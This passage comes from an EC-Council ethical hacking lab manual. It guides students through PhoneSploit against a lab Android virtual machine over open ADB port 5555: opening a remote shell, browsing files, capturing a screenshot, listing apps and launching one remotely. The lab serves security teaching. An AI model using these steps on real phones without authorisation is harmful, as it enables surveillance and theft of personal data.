15. When prompted to **Enter a phones ip address**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
16. You will see that the target **Android** device (in this case, **10.10.10.14**) is connected through port number **5555**

Note: If you are unable to establish a connection with the target device, then perform **Steps#12-15** again.




Figure 1.4.6: Connect a device

17. Now, at the **main_menu** prompt, type **4** and press **Enter** to choose **Access Shell on a phone**.
18. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
19. You can observe that a shell command line appears, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.7: Shell access on a phone

20. In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device.
21. In the results, you can observe that the PWD is the root directory.
22. Now, type **ls** and press **Enter** to view all the files present in the root directory.




Figure 1.4.8: List of files in the root directory

23. Type **cd sdcard** and press **Enter** to navigate to the sdcard folder.
24. Type **ls** and press **Enter** to list all the available files and folders.

Note: In this example, we will download an image file (**images.jpeg**) that we placed in the **Android** virtual machine's **Download** folder earlier; you can do the same before performing the next steps.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.9: List of files in the root directory

25. Type **cd Download** and press **Enter** to navigate to the **Download** folder.
26. Type **ls** and press **Enter** to list all the available files in the folder. In this case, we are interested in the **images.jpeg** file, which we downloaded earlier.

    Note: Note down the location of **images.jpeg** (in this example, **/sdcard/Download/images.jpeg**). We will download this file in later steps.




Figure 1.4.10: List of files in the Download directory

27. Type **exit** and press **Enter** to exit the shell command line and return to the main menu.
28. At the **main_menu** prompt, type **7** and press **Enter** to choose **Screen Shot a picture on a phone**.
29. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
30. When prompted to **Enter where you would like the screenshot to be saved**, type **/home/attacker/Desktop/** as the location and press **Enter**. The screenshot of the target mobile device will be saved in the given location. Minimize the **Terminal** window.




Figure 1.4.11: Download a screenshot of the target device

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Click **Places** in the top section of the **Desktop**; then, from the context menu, click **Desktop**.
32. You should see the downloaded screenshot of the targeted Android device (**screen.png**). Double-click it if you wish to view the screenshot.




Figure 1.4.12: Downloaded screenshot of the target device

33. Close the **Desktop** window and switch back to the **Terminal** window.
34. At the **main_menu** prompt, type **14** and press **Enter** to choose **List all apps on a phone**.
35. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
36. The result appears, displaying the installed apps on the target Android device, as shown in the screenshot.

Note: using this information, you can use other PhoneSploit options to either launch or uninstall any of the installed apps.




Figure 1.4.13: All the apps on the target device, listed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Now, at the **main_menu** prompt, type **15** and press **Enter** to choose **Run an app**. In this example, we will launch a calculator app on the target Android device.

Note: Based on the information obtained in the previous step about the installed applications, you can launch any app of your choice.

38. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.

39. To launch the calculator app, type **com.android.calculator2** and press **Enter**.




Figure 1.4.14: Choose Run an app option

40. After launching the calculator app on the target Android device, switch to the **Android** virtual machine.

41. You will see that the calculator app is running, and that random values have been entered, as shown in the screenshot.

Note: The entered values might differ in your lab environment.

